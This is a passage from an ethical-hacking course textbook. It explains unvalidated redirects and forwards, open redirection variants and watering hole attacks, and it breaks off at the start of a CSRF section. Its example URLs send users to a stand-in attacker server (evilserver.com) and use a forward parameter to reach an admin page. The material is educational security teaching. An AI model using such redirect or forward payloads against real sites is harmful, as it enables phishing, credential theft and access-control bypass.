(http://www.certifiedhacker.com/redirect.aspx?=http://www.evilserver.com)

User is redirected to attacker's server

Unvalidated Forward

Attacker requests page from server with a forward

http://www.certifiedhackershop.com/purchase.jsp?fwd=admin.jsp

Attacker is forwarded to admin page

http://www.certifiedhackershop.com/admin.jsp

Administration Page

- Create price list
- Create item listing
- Purchase records
- Registered users

Unvalidated Redirects and Forwards

Unvalidated redirects enable attackers to install malware or trick victims into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control bypass. An attacker sends links to unvalidated redirects and lures the victim into clicking on them. When the victim clicks on the link, thinking that it is a valid site, it redirects the victim to another site. Such redirects lead to the installation of malware and may even trick victims into disclosing passwords or other sensitive information. An attacker targets unsafe forwarding to bypass security checks.

Unsafe forwarding may allow access control bypass, leading to the following:

- **Session Fixation Attack**

  In a session fixation attack, the attacker tricks or attracts the user to access a legitimate web server using an explicit session ID value.

- **Security Management Exploits**

  Some attackers target security management systems, either in networks or in the application layer, to modify or disable security enforcement. An attacker who exploits security management can directly modify protection policies, delete existing policies, add new policies, and modify applications, system data, and resources.

- **Failure to Restrict URL Access**

  An application often safeguards or protects sensitive functionality and prevents the displays of links or URLs for protection. Attackers access those links or URLs directly and perform illegitimate operations.

- **Malicious File Execution**

  Malicious file execution vulnerabilities are present in most applications. The cause of this vulnerability is unvalidated input to a web server. Thus, attackers execute and process files on a web server and initiate remote code execution, install a rootkit remotely, and—in at least some cases—take complete control of the systems.

In an "unvalidated redirect" scenario, a user receives a phishing email from an attacker, luring the user into clicking the link. The link (malicious query) appears to be legitimate because it contains the name of a legitimate website such as *www.certifiedhacker.com* at the beginning of the URL. However, the latter part of the link contains a malicious URL (*www.evilserver.com*), to which it redirects the victim. When the user clicks the link, it redirects to the *www.evilserver.com* website, and the server that hosts the website might perform illegal activities such as harvesting the user credentials, deploying malware, and so on.

"Unvalidated forwarding" allows attackers to access sensitive pages that are generally restricted from viewing. During unvalidated forwarding, attackers request a page from a server with the forward (i.e., by entering a link with an embedded forward query) *http://www.certifiedhackershop.com/purchase.jsp?fwd=admin.jsp*, which reaches the server hosting the certifiedhackershop website. The server, without proper validation, redirects the attacker to the sensitive admin page, where he/she can access purchase records, registered users, and so on. Thus, using this technique, an attacker can successfully bypass any security checks.

Figure 14.33: Unvalidated Redirects and Forwards example

Types of Redirection Attacks

- **Open Redirection**


  Open redirection is a vulnerability that allows attackers to add their own parameters to a URL to redirect users from trusted websites to malicious sites where they can steal sensitive user data and redirect users back to the original website. The attacker either simply attempts to escort the user to a fake website to enter login credentials or redirects the user to a fake website that mimics the legitimate website through phishing. Such redirects can lead to credential sniffing, cross site scripting, etc. These attacks are generally launched by exploiting the legitimate website's vulnerabilities, through which attackers can forge URLs and inject malicious scripts using JavaScript or PHP.

- **Header-Based Open Redirection**

  It is a process of modifying the HTTP location header to redirect users to a malicious page without their knowledge. It serves the operation when JavaScript fails to interpret the header. Users should thoroughly verify the complete URL before requesting a resource.

- **JavaScript-Based Open Redirection**

  It is a process of injecting JavaScript into a web-page response received from the corresponding web server. This type of open redirects is mostly used in phishing scams, where users are unaware that they are navigating to a malicious website.



Watering Hole Attack

- Attacker identifies the kinds of websites a target company/individual **frequently surfs** and tests those particular websites to identify **any possible vulnerabilities**
- When the attacker identifies vulnerabilities in the website, the attacker injects malicious script/code into the web application that can **redirect the webpage** and download malware onto the victim machine
- This attack is called a watering hole attack because the **attacker waits for the victim to fall into a trap**, similar to a lion waiting for its prey to arrive at a watering hole to drink water
- When the victim surfs through the **infected website**, the webpage redirects to a malicious server, leading to malware being downloaded to the victim machine, compromising the machine as well as the network/organization

Attacker identifies the most visited site by the victim and infects it to redirect and download malware

Victim is redirected to the malicious server to download malware

Attacker

Victim

Malicious Server

Watering Hole Attack

In a watering hole attack, the attacker identifies the kind of websites frequently surfed by a target company/individual and tests these websites to identify any possible vulnerabilities. Once the attacker identifies the vulnerabilities, he/she injects a malicious script/code into the web application that can redirect the web page and download malware onto the victim's machine. After infecting the vulnerable web application, the attacker waits for the victim to access the infected web application. This attack is called a watering hole attack, as the attacker waits for the victim to fall into the trap, similar to a lion waiting for its prey to arrive at a watering hole to drink water. When the victim surfs the infected website, the web page redirects him/her and downloads malware onto his/her machine, compromising the machine and indeed compromising the network/organization.




Figure 14.34: Watering Hole attack



Cross-Site Request Forgery (CSRF) Attack

- Cross-Site Request Forgery (CSRF) attacks **exploit web page vulnerabilities** that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend
- The victim **holds an active session** with a trusted site and simultaneously visits a malicious site, which **injects an HTTP request** for the trusted site into the victim user's session, compromising its integrity

